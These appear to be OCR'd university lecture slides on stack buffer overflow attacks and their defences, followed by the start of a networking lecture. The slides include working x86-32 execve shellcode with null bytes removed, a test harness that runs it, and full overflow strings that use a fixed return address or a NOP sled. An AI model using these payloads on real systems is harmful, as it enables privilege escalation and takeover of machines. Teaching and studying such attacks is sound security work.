```
#include <stdio.h>
int f(int a, int b)
{
   char buffer[16];
   int k;
   k = a + b;
   buffer[20] = 0x10;
   buffer[21] = 0x20;
   buffer[22] = 0x30;
   buffer[23] = 0x40;
   return k;
}
```

```
f:
   pushl %ebp
   movl %esp,%ebp
   subl $20,%esp
   movl 8(%ebp),%edx
   addl 12(%ebp),%edx
   movl %edx,-20(%ebp)
   movb $16,4(%ebp)
   movb $32,5(%ebp)
   movb $48,6(%ebp)
   movb $64,7(%ebp)
   movl -20(%ebp),%eax
   movl %ebp, %esp
   popl %ebp
   ret
```



- At the end of function f, the "ret' instruction pops the return address from the stack, and set EIP as the return address.
- The EIP in this code is set as 0x40302010. The CPU executes the instruction pointed by EIP, so the CPU executes the instruction at address 0x40302010 ➔ **The process gets modified successfully!**
  - If there is no valid instruction at the address 0x40302010 in the code segment of this process, the process crashes.
  - If there is valid instruction at the address 0x40302010, the process continues execution at address 0x40302010

```
f:
    pushl %ebp
    movl %esp,%ebp
    subl $20,%esp
    movl 8(%ebp),%edx
    addl 12(%ebp),%edx
    movl %edx,-20(%ebp)
    movb $16,4(%ebp)
    movb $32,5(%ebp)
    movb $48,6(%ebp)
    movb $64,7(%ebp)
    movl -20(%ebp),%eax
    movl %ebp, %esp
    popl %ebp
    ret
```


Stack Buffer Overflow

Stack Buffer Overflow

- In Example 1, the programmer writes the memory addresses out of the boundary of an array
  - It is called "**buffer overflow**". Here the buffer means a piece of memory with fixed size, such as an array.
  - It is also called "**stack buffer overflow**" since the buffer is in the stack in Example 1.
- The attacker can modify the return address using the stack buffer overflow technique so as to execute some malicious code located at the modified return address. It is called **stack buffer overflow attack**, or simply stack buffer overflow**.**

Stack Buffer Overflow

- In Example 1, if the process gets the input data from a user, and sets buffer[20], buffer[21], buffer[22], buffer[23] as the input data, then a malicious user can provide some malicious input data to modify the process to launch attack
  - If the process in Example 1 is running with root privilege (for example, the executable file could be a **Set-UID file** which is owned by the root, and can be executed by any user. Everyone can execute this Set-UID program with root privilege), **a malicious attacker may take control of the computer**

Example 2

- We now give another example. In this example, the programmer does not make the terrible mistake of writing out of the boundary of an array directly.
- In this example, the programmer used the function "strcpy" to copy a string into an array. **We assume that this program is a Set-UID executable file with root owner, and the input string is provided by a user who executes this Set-UID file**

strcpy()

- Syntax of strcpy():
  strcpy(destination, source);
  It copies a string located at source address to the destination address, until the NULL character at the end of the string
  - A string in C is an array. Each element of the array is a character (represented as a one-byte integer with value between 1 and 127). The end of the string is indicated by a NULL character (represented as a one-byte integer with value 0).
  - The NULL character is also copied in function strcpy
- Example of strcpy:

```
char source[] = "This is a source string.";
char destination[50];
strcpy(destination, source);
```


Example 2 C Code

```
#include <stdio.h>
#include <string.h>

int f(char *str)
{
   char buffer[16];
   strcpy(buffer,str);
}
```

```
int main()
{
   char long_str[] =
"abcdefghihklmnopqrstuvwxyz";
   f(long_str);
   return 0;
}
```

In C programming, *x indicates the value at address x. &y indicates the address of variable y. In the main function, long_str is the starting address of a string. For "int f(char *str), str is the address of a character or the address of a sequence of characters (string).

Example 2: Assembly Code

```
f:
    pushl %ebp
    movl %esp,%ebp
    subl $16,%esp
    pushl 8(%ebp)
    leal -16(%ebp),%eax
    pushl %eax
    call strcpy
    addl $8,%esp
    movl %ebp, %esp
    popl %ebp
    ret
```

```
.LString:
    .asciz "abcdefghihklmnopqrstuvwxyz"
main:
    pushl %ebp
    movl %esp,%ebp
    subl $4,%esp
    lea .LString, %eax
    movl %eax,-4(%ebp)
    pushl %eax
    call f
    addl $4, %esp
    xorl %eax,%eax
    movl %ebp, %esp
    popl %ebp
    ret
```

- ".LString:" is a local label
  - A local label is only visible within the current function or code block
  - It is typically denoted by a period (.) followed by a label name
  - .LString is a label that can be used only in one file

```
.LString:
    .asciz "abcdefghihklmnopqrstuvwxyz"
main:
    pushl %ebp
    movl %esp,%ebp
    subl $4,%esp
    lea .LString, %eax
    movl %eax,-4(%ebp)
    pushl %eax
    call f
    addl $4, %esp
    xorl %eax,%eax
    movl %ebp, %esp
    popl %ebp
    ret
```


- ".asciz" defines a null-terminated string constant. The string is located in memory when a program is loaded into memory
- "lea .Lstring,%eax" loads the effective address of the label .LString into the register %eax

```
.LString:
    .asciz "abcdefghihklmnopqrstuvwxyz"
main:
    pushl %ebp
    movl %esp,%ebp
    subl $4,%esp
    lea .LString, %eax
    movl %eax,-4(%ebp)
    pushl %eax
    call f
    addl $4, %esp
    xorl %eax,%eax
    movl %ebp, %esp
    popl %ebp
    ret
```



```
int main()
{
  char long_str =
"abcdefghihklmnopqrs
tuvwxyz";
  f(long_str);
  return 0;
}
```

```
.LString:
    .asciz "abcdefghihklmnopqrstuvwxyz"
main:
    pushl %ebp
    movl %esp,%ebp
    subl $4,%esp
    lea .LString, %eax
    movl %eax,-4(%ebp)
    pushl %eax
    call f
    addl $4, %esp
    xorl %eax,%eax
    movl %ebp, %esp
    popl %ebp
    ret
```



```
#include <stdio.h>
#include <string.h>

int f(char *str)
{
   char buffer[16];
   strcpy(buffer,str);
}
```

```
f:
    pushl %ebp
    movl %esp,%ebp
    subl $16,%esp
    pushl 8(%ebp)
    leal -16(%ebp),%eax
    pushl %eax
    call strcpy
    addl $8,%esp
    movl %ebp, %esp
    popl %ebp
    ret
```


strcpy() is a function of the C standard library. The C code of strcpy might look like this:

```
char *strcpy(char *dest, const char *src)
 {
   char *d = dest;
   const char *s = src;

   while (*s != '\0')
      *d++ = *s++;

   *d = '\0';
   return dest;
}
```


The assembly code of strcpy() is given here.

(the details of the assembly code of strcpy() is not needed for launching the buffer overflow attack)

```
strcpy:
    pushl   %ebp
    movl    %esp, %ebp
    movl    8(%ebp), %eax      # move dest into eax
    movl    12(%ebp), %edx     # move src into edx
    movl    %eax, -4(%ebp)     # store dest in ebp-4
    movl    %edx, -8(%ebp)     # store src in ebp-8
.L2:
    movb    (%edx), %al        # move *src into al
    incl    %edx               # increment src
    movb    %al, (%eax)        # move *src into *dest
    incl    %eax               # increment dest
    testb   %al, %al           # check if *src is '\0'
    jne     .L2                # repeat loop if not
    movl %ebp, %esp
    popl %ebp
    ret
```



AL is a register containing the least significant 8-bits of EAX.

"movb (%edx), %al" is to copy one byte at the address EDX to AL.

"testb %al, %al" performs a bitwise AND operation between the AL register and itself, and sets the flags in the FLAGS register based on the result. The instruction tests the contents of the AL register to see if any of the bits are set to 1.

```
strcpy:
    pushl   %ebp
    movl    %esp, %ebp
    movl    8(%ebp), %eax      # move dest into eax
    movl    12(%ebp), %edx     # move src into edx
    movl    %eax, -4(%ebp)     # store dest in ebp-4
    movl    %edx, -8(%ebp)     # store src in ebp-8
.L2:
    movb    (%edx), %al        # move *src into al
    incl    %edx               # increment src
    movb    %al, (%eax)        # move *src into *dest
    incl    %eax               # increment dest
    testb   %al, %al           # check if *src is '\0'
    jne     .L2                # repeat loop if not
    movl %ebp, %esp
    popl %ebp
    ret
```


When function strcpy is executed, the stack looks like:



Example 2: strcpy

- In Example 2, the function strcpy copies the string "abcdefghijklmnopqrstuvwxyz" into the array buffer of the function f.
- The string contains 27 characters (including the null character at the end of the string). But only 16 bytes memory are allocated to the array buffer.
- After the strcpy, the "Previous EBP", "return address" and str in the stack frame of function f get modified
  - "Previous EBP" contains the characters q, r, s, t
  - "return address" contain the characters u, v, w, x. The return address is now 0x78777675 (character u, v, w, x are 0x75, 0x76, 0x77, 0x78 in ASCII, respectively.
  - The least significant three byte of str contain the characters y, z, the null character.

- When the function strcpy returns in Example 2, the function f continues to execute
- When ret instruction of f is executed, the return address is retrieved from the stack frame of function f. So the EIP is set to 0x78777675. If there is valid instruction at 0x78777675, it will be executed; otherwise, the process crashes.

```
f:
    pushl %ebp
    movl %esp,%ebp
    subl $16,%esp
    pushl 8(%ebp)
    leal -16(%ebp),%eax
    pushl %eax
    call strcpy
    addl $8,%esp
    movl %ebp, %esp
    popl %ebp
    ret
```


Execute Malicious Code

- In Example 2, the return address in the stack frame of function f is modified to 0x78777675
- If the string is provided by a malicious user, this user can **provide a long string contains malicious machine code, and the return address in the stack frame of function f is overwritten to point to the malicious code. Then after the ret instruction of function f, the malicious code will be executed.**
- If we assume that the executable file is Set-UID with root owner, the malicious code is executed with the root privilege
  - For example, the malicious code can execute a shell process with root privilege, then the malicious user can use this shell to take full control of the computer

Shell Code

System Call Implementation

- In this lecture, we will use the system call execve to run the shell executable file to spawn a shell
- System call implementation is different from function call
- Function call implementation
  - Push the input parameters onto stack,
  - Push the return address onto the stack
  - Set the EIP as the starting address of the function being called, then the CPU starts to execute the code of the function.
  - The returned value of the function is stored in the EAX register

System Call Implementation

- System call Implementation
  - Store the system call number in the EAX register
  - Six registers are used to store the input parameters of system call (EBX, ECX, EDX, ESI, EDI, ESP, in order)
  - For Linux running x86-32, execute the instruction "int $0x80" or the instruction "sysenter", which interrupts the CPU, and the kernel is executed to handle the system call. The kernel uses the number in EAX to figure out which system call is made (on x86-64, the software interrupt instruction is "syscall")
  - The return value of system call is normally stored in the EAX register

System Call Implementation

- The system call numbers of Linux on different CPUs are available at: https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md
- On Linux/x86-32, the system call number of execve is 11, and the system call number of exit is 1
- Example: the assembly code of the system call exit(0) is given below (one input parameter is needed in this system call, register EBX is used to store it).

```
movl $1, %eax
movl $0, %ebx
int $0x80
```


Shell Code


- Shell code is a piece of **machine code** to provide a way to execute arbitrary code on a target system, usually with the goal of establishing a local or remote shell for the attacker
  - Shellcode is often injected into a running process
- In this lecture, we learn how to develop a shell code so that this shell code can be included into the string of Example 2
  - Shell code is typically written as assembly code, then gets compiled into machine code using assembler

- The C program on the right creates an "sh" shell, which is a command-line shell
- There are several system calls of exec, which executes an executable file, and the process that made this system call is replaced
- We use execve system call here to execute the shell file /bin/sh
- The execve() in the C code is a function in the standard C library. It makes the system call execve

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```


- Three parameters are passed to the system call execve.
- "char *name[2]" defines an array with two elements, name[0] is the address of a string, name[1] is the address of another string.
- "name" is the address of the above array

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```



Implementing execve()

- The system call execve has three arguments:
  execve(par1, par2, par3)
  - par1 is the address ***name[0]***, which is the address of the string "/bin/sh" (the path of the executable file to be executed)
  - par2 is the address of the array ***name***
  - par3 is the address of NULL, so par3 is set as zero.
- To make the system call execve, the three input parameters par1, par2 and par3 are stored in the registers EBX, ECX and EDX, respectively.

string "/bin/sh" in hexadecimal format is 2f62696e2f736800
when we store this string in memory, **the first character '/' is at low memory address** . We implement the system call directly in assembly code:

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

```
pushl $0x0068732f  # push  /sh
pushl $0x6e69622f  # push  /bin
# EBX points to the string "/bin/sh"
movl %esp, %ebx
# Construct the array "name"
pushl $0
pushl %ebx
# ECX points to the array "name"
movl %esp, %ecx
# Set EDX as 0
xorl %edx, %edx
# Set EAX as the system call number
movl $11, %eax
int $0x80   # make system call
```


Null Bytes (Zero Bytes)

- We compile the assembly code in the previous slide into machine code. This machine code is a shell code (when it is executed, it spawns a shell)
- On x86-32, the shell code is (details given in next slide):

```
68 2f 73 68 00 68 2f 62 69 6e
89 e3 68 00 00 00 00 53 89 e1
31 d2 b8 0b 00 00 00 cd 80
```


Null Bytes

- However, there are zero bytes in this shell code

```
68 2f 73 68 00   pushl $0x0068732f
68 2f 62 69 6e   pushl $0x6e69622f
89 e3            movl %esp, %ebx
68 00 00 00 00   pushl $0x0
53               pushl %ebx
89 e1            movl %esp, %ecx
31 d2            xorl %edx, %edx
b8 0b 00 00 00   movl $0xb, %eax
cd 80            int $0x80
```


Eliminate Null Bytes

- If we include this machine code (given in the previous slide) into the string in Example 2, strcpy() cannot copy the whole machine code since strcpy() stops at the first zero byte, which indicates the end of a string
- We need to modify the assembly code so as to eliminate the zero bytes in the machine code

Eliminate Zero Bytes

- pushl $0x0068732f

  can be changed to:

  movl $0x1168732f, %eax
  andl $0x8868732f, %eax
  pushl %eax

  The reason is that
  0x1168732f AND $0x8868732f = $0x0068732f
  here AND indicates the bit-wise AND operation.

Eliminate Zero Bytes

- pushl $0x0

  can be changed to:

  xorl %eax, %eax
  pushl %eax

- movl $11, %eax #11 is B in hexadecimal format

  can be changed to:

  movl $0x1111110b, %eax
  andl $0x2222220b, %eax

- The modified assembly code is show on the right

```
movl $0x1168732f, %eax
andl $0x8868732f, %eax
pushl %eax            # push  /sh
pushl $0x6e69622f  # push  /bin
# EBX points to the string "/bin/sh"
movl %esp, %ebx
# Construct the array "name"
xorl %eax, %eax
pushl %eax
pushl %ebx
# ECX points to the array "name"
movl %esp, %ecx
# Set EDX as 0
xorl %edx, %edx
# Set EAX as the system call number
movl $0x1111110b, %eax
andl $0x2222220b, %eax
int $0x80   # make system call
```


Machine code

```
B8 2F 73 68 11   # movl $0x1168732f, %eax
25 2F 73 68 88   # andl $0x8868732f, %eax
50               # pushl %eax
68 2F 62 69 6E   # pushl $0x6e69622f
89 E3            # movl %esp, %ebx
31 C0            # xorl %eax, %eax
50               # pushl %eax
53               # pushl %ebx
89 E1            # movl %esp, %ecx
31 D2            # xorl %edx, %edx
B8 0B 11 11 11   # movl $0x1111110b, %eax
25 0B 22 22 22   # andl $0x2222220b, %eax
CD 80            # int $0x80
```

Shell Code with No Null Byte

- So we obtained the following shell code which can be included into a string

  B8 2F 73 68 11 25 2F 73 68 88

  50 68 2F 62 69 6E 89 E3 31 C0

  50 53 89 E1 31 D2 B8 0B 11 11

  11 25 0B 22 22 22 CD 80

Include Shell Code in String

- In C programming, an example of the string is: "abcdefgh". Here a sequence of characters are enclosed between two double quotation marks.
- In C programming, string "abcedfgh" is equivalent to the string

  "\x61\x62\x63\x64\x65\x66\x67\x68"
  - In C programming, the two characters after "\x" represent a single byte in hexadecimal format
  - The hexadecimal value of characters "a", "b", "c" are 0x61, 0x62, 0x63, respectively.

Include Shell Code in String

- In C code, the sell code generated in the previous slide can be included into a string as:

  "\xB8\x2F\x73\x68\x11\x25\x2F\x73\x68\x88

  \x50\x68\x2F\x62\x69\x6E\x89\xE3\x31\xC0

  \x50\x53\x89\xE1\x31\xD2\xB8\x0B\x11\x11

  \x11\x25\x0B\x22\x22\x22\xCD\x80"
- The above string can be copied using strcpy() in C programming

Test the Shell Code

- To test whether the shell code encoded in a string in the previous slide can be executed to spawn a shell, I use this string in a C code, compile it on Linux x86-32 using gcc, execute it, **it spawns a shell**
- The C code is given in the next slide.
  - In the C code, we create a memory page which is readable, writable, executable. Then copy the string "shell_code" into this memory page. (The string is located in the data segment, which is non-executable)
  - We then create a function pointer points to the address of the string in the new memory page, then call the function to execute the code in the string.


```
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>
char shell_code[] =
"\xB8\x2F\x73\x68\x11\x25\x2F\x73\x68\x88\x50\x68\x2F\x62\x69\x6E\
x89\xE3\x31\xC0\x50\x53\x89\xE1\x31\xD2\xB8\x0B\x11\x11\x11\x25\x
0B\x22\x22\x22\xCD\x80";

int main() {
   // Allocate a memory page with read, write, and execute permissions
   void* mem = mmap(NULL, sizeof(shell_code), PROT_READ |
PROT_WRITE | PROT_EXEC, MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
   // Copy the code into the allocated memory
   memcpy(mem, shell_code, sizeof(shell_code));
   // Call the code as a function
   int (*func)() = (int(*)()) mem;
   int result = func();
}
```


Execute the Shell Code

- To execute a shell code in the stack buffer overflow attack, we can include the shell code into a string, so that when this string is copied using strcpy(), **the return address in a stack frame gets overwritten, and the new return address points to the address of the shell code**, then the shell code can get executed

Execute the Shell Code

- In Example 2, if the address of the shell code is 0x12345678, the string may be the concatenation of the following string and the sell code string given in the previous slide:

  "abcdefghijklmnopqrst\x78\x56\34\x12"
- The concatenation of the string may appear like: "abcdefghijklmnopqrst\x78\x56\34\x12\xB8\x2F\x73\x68\x11\x25\x2F\x73\x68\x88\x50\x68\x2F\x62\x69\x6E\x89\xE3\x31\xC0\x50\x53\x89\xE1\x31\xD2\xB8\x0B\x11\x11\x11\x25\x0B\x22\x22\x22\xCD\x80"

The Address of the Shell Code

- To figure out the address of the shell code on the stack, there are two possible scenarios:
  - 1) The stack frame of the function with vulnerable buffer appears at the fixed location on the stack. The attacker can use the debugger to find the exact address of buffer, then compute the address of the shell code. For example, on Linux, the gdb debugger can be used.
  - 2) The stack frame of the function with vulnerable buffer appears at non-fixed location on the stack (the order of the function calls may change in a program depending on the inputs). Then the attacker needs to guess the address of the shell code on the stack.

Exact Address of Shell Code

```
#include <stdio.h>
#include <string.h>


char long_str[] =
"abcdefghijklmnopqrst
uv\x64\xec\xff\xbf\xB8
\x2F\x73\x68\x11\x25\
x2F\x73\x68\x88\x50\x
68\x2F\x62\x69\x6E\x8
9\xE3\x31\xC0\x50\x5
3\x89\xE1\x31\xD2\xB
8\x0B\x11\x11\x11\x2
5\x0B\x22\x22\x22\xC
D\x80";
```

```
void f(char *str)
{
   char buffer[16];
   strcpy(buffer,str);
}
int main()
{
  f(long_str);
  return 0;
}
```

Estimated Address of Shell Code

- In case that the attacker does not know the exact address of the buffer, the attacker can estimate the address of the buffer (so as to guess the address of the shell code)
  - For example, the bottom of the stack is typically located at the memory address 0xC0000000. The size of the stack is typically no more than a few hundred bytes.
  - To increase the chance of successful attack, the attacker can prepend many NOP instructions (the binary code is 0x90) before the shell code. If the modified return address points to any NOP instruction, the shell code will be executed after those NOP instructions get executed.

Estimated Address of Shell Code

- For example, the input string may look like:

```
char long_str[] =
"abcdefghijklmnopqrstuv\x80\xec\xff\xbf\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\xB8\x2F\x73\x68\x11\x25\x2F\x73\x68\x88\x50\x68\
x2F\x62\x69\x6E\x89\xE3\x31\xC0\x50\x53\x89\xE1\x
31\xD2\xB8\x0B\x11\x11\x11\x25\x0B\x22\x22\x22\x
CD\x80";
```


Defend against Stack Buffer Overflow Attack

Defend against the Buffer Overflow Attacks

- Layer 1: software engineers reduce the overflow problems in the software
  - Use type safe languages (such as Java)
  - Use safe library functions
- Layer 2: security engineers check the code/program for the overflow problem
  - Static analysis
  - Dynamic analysis
- Layer 3: Mitigation during run time (assume that there is buffer overflow vulnerability in the software and a buffer overflow attack is launched against the software, we try to stop the attack during run time)
  - Non-executable stack
  - Run time checking: StackGuard
  - Address space layout randomization
- Layer 4: Intrusion detection in the computer and network (assume that the buffer overflow attack is successful against a computer)

Layer 1: Use Safe Library

- Example: We can use strncpy() instead of strcpy(). It is specified the number of character to be copied in strncpy().

```
strncpy(dst, src, n);
dst[dst_size-1] = '\0';    /* Always do this to be safe! */
```


Layer 2: Static Code Analysis

- Statically check source code to detect buffer overflows
  - Main idea: automate the code review process
  - Several tools exist:
    - Open Source: SonarQube , SpotBugs, FindBugs
    - Commercial: Coverity, Checkmarx, Fortify
  - Find lots of bugs, but not all
- Statically check binary code to detect buffer overflows when source code is not available
  - Disassembler: IDA Pro, Ghidra, objdump, PEview, …
  - Finding flaw in binary code: Checkmarx CxIAST, Veracode, Fortify, BinSkim, Jakstab, …

Layer 2: Dynamic Code Analysis


- Dynamic code analysis is a technique for analysing software code that involves executing the code and observing its behaviour at runtime. It is also known as dynamic testing or runtime analysis.Main idea: automate the code review process
- The basic idea behind dynamic code analysis is to observe how a program behaves in response to different inputs and stimuli, in order to identify potential errors or vulnerabilities. This can involve a range of different techniques, such as fuzzing, where the program is fed a large number of randomly generated inputs, or penetration testing, where an attacker attempts to exploit known or unknown vulnerabilities in the software
  - A widely used software fuzzer is American fuzzy lop

Layer 3: Marking Stack as Non-executable

- Basic stack exploit can be prevented by marking stack segment as non-executable.
  - Now supported in Windows and Linux
  - To disable this protection so as to demonstrate stack buffer overflow, on Linux, when link the file:
    gcc -o program program.o -z execstack
- Problems:
  - Does not defend against `return-to-libc' exploit.
  - Some apps need executable stack (e.g. LISP interpreters).
  - Does not block more general overflow exploits:
    - Overflow on heap, overflow function pointer

Layer 3: Run time checking: StackGuard

- There are many run-time checking techniques
- StackGuard tests for stack integrity.
  - Embed "canary" in stack frames and verify their integrity prior to function return.



Layer 3: Run time checking: StackGuard

- Random canary:
  - Choose random string at program startup.
  - Insert canary string into every stack frame.
  - Verify canary before returning from function.
  - To corrupt random canary, attacker must learn current random string.
- Terminator canary:

  Canary = 0, newline, linefeed, EOF
  - String functions will not copy beyond terminator.
  - Hence, attacker cannot use string functions to corrupt stack.

Layer 3: Run time checking: StackGuard

- StackGuard
  - Program must be recompiled.
  - Minimal performance effects: 8% cost for Apache.
  - On Linux, the GCC compiler now includes the -fstack-protector option, which provides a similar stack canary protection mechanism as StackGuard, and it is enabled by default.
  - On Linux, to demonstrate the stack buffer overflow attack, we need to disable -fstack-protector option:

    gcc -fno-stack-protector -c -o program.o program.c

Layer 3: Randomization: Motivations

- Buffer overflow exploits need to know the logical memory address to which pass control
  - Need to know the address of attack code in the buffer
  - or to know the address of a standard kernel library routine
- Same address is used on many machines
  - Slammer infected 75,000 MS-SQL servers using same code on every machine
- Idea: introduce artificial diversity
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine

Layer 3: Address Space Layout Randomization

- Arranging the positions of key data areas randomly in a process' address space
  - e.g., the base of the executable and position of libraries (libc), heap, and stack,
  - Attacks:
    - Repetitively guess randomized address
    - Spraying injected attack code
- The Windows operating system has ASLR enabled, software packages available for Linux and other UNIX variants

Bypassing the Defense (1)

- There are techniques to bypass the defense against the stack buffer overflow attacks.
- To bypass the non-executable stack, the attacker may launch the **return-to-libc attack**: instead of executing shell code on the stack, the attacker can overwrite the return address with the address of some system function, and provide malicious inputs to execute the command of the attacker.

Bypassing the Defense (2)

- **Return-oriented programming (ROP)** is a technique used by attackers to bypass security measures such as non-executable memory and address space layout randomization (ASLR) in software systems.
  - It involves constructing a series of short instruction sequences, known as gadgets, that are located in the process's existing code and can be used to perform arbitrary operations.

Other Software Security Vulnerabilities

Software vulnerabilities

- There are many types of software vulnerabilities besides the stack buffer overflow
  - Race condition
  - Heap overflow
  - Double free
  - Use-after-Free
  - Virtual Table Vulnerability
  - Format string
  - Integer Overflow
  - ....

Race Condition Vulnerability

- Race condition exploits the improper synchronization of events in computer system. It occurs when a program's behavior depends on the order in which two or more processes or threads execute. This can allow attackers to manipulate the program's behavior to gain unauthorized access or execute arbitrary code.

Heap Overflow

- Heap overflow is a type of buffer overflow attack that occurs when a program tries to write data to a heap-allocated buffer that is too small to hold it, potentially overwriting adjacent memory (such as overwriting function pointer and return address). Heap overflows can be used by attackers to execute arbitrary code or gain elevated privileges on the target system.

Double Free Vulnerability

- A double free vulnerability occurs when a program attempts to free a block of heap-allocated memory that has already been freed. This can cause memory corruption and lead to program crashes or other unexpected behavior. In some cases, a double free vulnerability can also be used by attackers to execute arbitrary code or gain elevated privileges on the target system.

Use-after-Free Vulnerability

- A use-after-free vulnerability is a type of memory-related vulnerability that occurs when a program continues to use a block of memory after it has been freed. This can result in memory corruption, which can lead to program crashes or other unexpected behavior. In some cases, a use-after-free vulnerability can also be used by attackers to execute arbitrary code or gain elevated privileges on the target system.

Virtual Table Vulnerability

- A vtable (or virtual table) vulnerability is a type of memory-related vulnerability that occurs in object-oriented programming languages such as C++ or Object Pascal. It involves an attacker manipulating an object's vtable pointer in order to execute arbitrary code or gain elevated privileges on the target system.

Format String Vulnerabilities

- Format string vulnerabilities occur when a program uses a user-controlled string as a format string in a printf-like function, without properly validating or sanitizing the input. This can allow an attacker to execute arbitrary code or leak sensitive data from the program's memory.

Integer Overflow

- Integer overflow occurs when an arithmetic operation, such as addition, subtraction, multiplication, or division, is performed on two or more integers, and the result exceeds the maximum value that can be represented by the data type. For example, if a program uses a 32-bit signed integer data type, the maximum value that can be represented is 2,147,483,647. If the program attempts to add 1 to this value, the result will wrap around to the minimum value of -2,147,483,648, resulting in a program error or vulnerability.
- In some cases, attackers can exploit integer overflows to execute arbitrary code or gain elevated privileges on the target system
- An example of integer overflow appears in the early version of the Bitcoin system. It allows a malicious user to spend the amount of coin much more than that available in the user's wallet.

Summary

- Stack buffer overflow attack
  - Overflow the buffer on the stack
  - Then overwrite the return address on the stack
  - Inject attack code (such as shell code) into the stack (The new return address points to the attack code)
- Defend against buffer overflow
  - Use secure functions
  - Static/dynamic code analysis
  - Non-executable stack
  - Run time checking: StackGuard
  - Address space layout randomization

SE6001 Computer Security

Lecture 12
Network Security Part 1

Table of Contents

Lecture Outline

- Internet Layers
- Link Layer
  - MAC address
  - Hub and switch
  - Address resolution protocol

Packet Switching


Data Transmission over Network

- Circuit switching and packet switching are two different methods of transmitting data over a network.
- Circuit switching is a method of communication in which a dedicated **physical path is established between two devices** for the duration of the communication.
  - This path is reserved exclusively for the communication between the devices, and no other devices can use it while the communication is in progress.
  - Circuit switching is commonly used in traditional telephone networks, where a physical circuit is established between two telephone devices to transmit voice data.
  - Circuit switching is reliable and provides guaranteed quality of service, but it can be expensive and inefficient for data transmission.


Data Transmission over Network

- Packet switching is a method of communication in which data is transmitted in discrete units called packets.
  - Each packet is sent individually and may take a different path to reach its destination, depending on network conditions and available resources.
  - **Packet switching is the basis of the modern Internet** and is used to transmit data in a wide range of applications, including email, web browsing, and online gaming.
  - Packet switching is flexible and efficient


Packet Switching Example:
Sending a message in three packets from A to F




Packet Switching: 1st packet



Packet Switching: 2nd packet



Packet Switching




Internet Layers

Protocols

- A protocol defines the rules for communication between computers
- Protocols are broadly classified as connectionless and connection oriented
- Connectionless protocol
  - Sends data out as soon as there is enough data to be transmitted
  - E.g., user datagram protocol (UDP)
- Connection-oriented protocol
  - Provides a reliable connection stream between two nodes
  - Consists of set up, transmission, and tear down phases
  - Creates virtual circuit-switched network
  - E.g., transmission control protocol (TCP)

